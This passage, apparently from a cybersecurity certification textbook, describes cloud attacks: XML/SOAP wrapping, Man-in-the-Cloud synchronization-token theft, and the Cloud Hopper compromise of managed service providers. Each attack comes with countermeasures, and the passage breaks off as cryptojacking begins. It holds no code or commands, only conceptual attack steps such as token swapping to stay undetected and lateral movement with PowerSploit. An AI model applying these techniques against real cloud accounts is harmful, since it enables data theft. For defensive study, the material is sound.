

User
Attacker
Cloud Server
http://
1
User sends request to the webserver
Header
Body
2
Sends a SOAP message with a header
Intercepts the SOAP message
Header + Body
Malicious Body
Duplicates the original document, adds the copy to the header and modifies the original document
3
Sends the modified SOAP message

Figure 19.29: Example of a wrapping attack

Countermeasures:

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.



Cloud Attacks: Man-in-the-Cloud (MITC) Attack

- Man-in-the-Cloud (MITC) attacks are an advanced version of Man-in-the-middle (MITM) attacks
- In the MITM attacks, an **attacker uses an exploit** that intercepts and manipulates the communication between two parties while the MITC attacks are performed by **abusing cloud file synchronization services** such as Google Drive or Drop Box for **Data compromise**, **command and control (C&C)**, **data exfiltration**, and **remote access**
- The attacker tricks the victim into **installing a malicious code**, which plants the attacker's **synchronization token** on the victim's drive
- Then, the attacker steals the victim's synchronization token and uses the stolen token to **gain access** to the victim's files
- Later, the attacker **restores the malicious token** with the original synchronized token of the victim, thus returning the drive application to its **original state** and stays undetected

Man-in-the-Cloud (MITC) Attack

MITC attacks are an advanced version of MITM attacks. In MITM attacks, an attacker uses an exploit that intercepts and manipulates the communication between two parties, while MITC attacks are carried out by abusing cloud file synchronization services, such as Google Drive or DropBox, for data compromise, command and control (C&C), data exfiltration, and remote access. Synchronization tokens are used for application authentication in the cloud but cannot distinguish malicious traffic from normal traffic. Attackers abuse this weakness in cloud accounts to perform MITC attacks.





Figure 19.30: Example of Man-in-the-Cloud attacks

As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker's synchronization token on the victim's drive. Then, the attacker steals the victim's synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.

Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.



Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are **triggered at the managed service providers** (MSPs) and their users
- Attackers initiate **spear-phishing emails** with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information

MSP Provider
Infiltrate MSPs and distribute malware for remote access
Attacker extracts customer's information from the MSP
Attacker
MSP Users
MSP Users
Access target customer's data via MSP accounts and network interfaces
Retrieved data is compressed and stored in MSP
Victim - MSP User

Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.




MSP Users
MSP Provider
Infiltrate MSPs and distribute malware for remote access
MSP Users
Attacker extracts customer's information from the MSP
Access target customer's data via MSP accounts and network interfaces
Attacker
Retrieved data is compressed and stored in MSP
Victim - MSP User

Figure 19.31: Demonstration of cloud hopper attack

Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.



Cloud Attacks: Cloud Cryptojacking

- Cryptojacking is the unauthorized use of the victim's computer to **stealthily mine digital currency**
